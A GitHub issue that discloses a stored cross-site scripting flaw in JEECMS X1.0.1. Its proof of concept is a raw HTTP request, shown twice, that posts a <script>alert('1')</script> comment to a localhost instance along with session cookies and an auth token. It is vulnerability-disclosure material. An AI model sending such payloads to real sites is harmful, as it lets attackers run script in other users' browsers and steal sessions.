New issue

Jump to bottom

jeecms commentary exists storage type xss #1

Open **blackjliuyun** opened this issue on Nov 19, 2019 · 0 comments


blackjliuyun commented on Nov 19, 2019 Owner

product: jeecms （http://www.jeecms.com）
version: X1.0.1
There is a storage type of xss, which is triggered in the foreground after the user submits the comment and the background audit is passed.

poc：

POST /usercomment HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/json
JEECMS-Auth-Token: eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJzeXN0ZW0iLCJjcmVhdGVkIjoxNTc0MDk1Mzl2Njg1LCJ1c2VyU291cmNlIjoiYWRtaW4iLCJleHAiOjE1NzQxMTI1MjZ9.t6GRCTMO1Kc7w-5An7VVq3dKRrncURML6Gj6sWXK-B7gK0njyOigV-887ehbeaScT8mW7GiGr1lvMBlryPteVg
Redirect-Header: false
X-Requested-With: XMLHttpRequest
Content-Length: 97
Connection: close
Referer: http://127.0.0.1:8080/sssd/3134
Cookie: bdshare_firstime=1521359417238; _ga=GA1.1.1769867541.1569134195; mprtcl-v4_CCA8AE13={'gs':{'ie':1|'dt':'719f10ea1d9f664eab8238c61651c212'|'cgid':'319bce97-c8d8-46c5-8392-475ba6458c8a'|'das':'52a59f82-afe9-4f23-a231-edd8a11fc7d1'}|'l':0|'2092622027007090544':{'fst':1569134198283}|'cu':'2092622027007090544'}; zh_choose=s; JSESSIONID=1B449846D380486CCCBCD9533F493A32; JIDENTITY=be57c366-f702-4d76-8b0e-df326070cdd9; rememberMe=d3dnQzJJS3c3THpBVDlyJTJCanVYcHF3JTNEJTNEOnc5Q2xXYWw4UndyUDhJa1BNZUEzcHclM0QlM0Q; _site_id_cookie=1

{"contentId":"3134","commentText":"<script>alert('1')</script>","parentId":"","userCommentId":""}




```
POST /usercomment HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/json
JEECMS-Auth-Token:
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJzeXN0ZW0iLCJjcmVhdGVkIjoxNTc0MDk1MzI2Njg1LCJ1c2VyU291cmNlIjoiYWRtaW4iLCJleHAiOjE1NzQxMTI1MjZ9.t6GRCTMO1Kc7w-5An7VVq3dKRrncURML6Gj6sWXK-B7gK0njyOigV-887ehbeaScT8mW7GiGr1lvMBlryPteVg
Redirect-Header: false
X-Requested-With: XMLHttpRequest
Content-Length: 97
Connection: close
Referer: http://127.0.0.1:8080/sssd/3134
Cookie: bdshare_firsttime=1521359417238; _ga=GA1.1.1769867541.1569134195;
mprtcl-v4_CCA8AE13={'gs':{'ie':1|'dt':'719f10ea1d9f664eab8238c61651c212'|'cgid':'319bce97-c8d8-46c5-8392-475ba6458c8a'|'das':'52a59f82-afe9-4f23-a231-edd8a11fc7d1'}|'l':0|'209262202700709054 4':{'fst':1569134198283}|'cu':'20926220270070905 44'};
zh_choose=s; JSESSIONID=1B449846D380486CCCBCD9533F493A32; JIDENTITY=be57c366-f702-4d76-8b0e-df326070cdd9;
rememberMe=d3dnQzJJS3c3THpBVDljfTJCanVYcHF3JTNEJTNEOnc5Q2xXYWw4UndyUDhJa1BNZUEzcHclM0QlM0Q;
_site_id_cookie=1

{"contentId":"3134","commentText":"<script>alert('1')</script>","parentId":"","userCommentId":""}
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant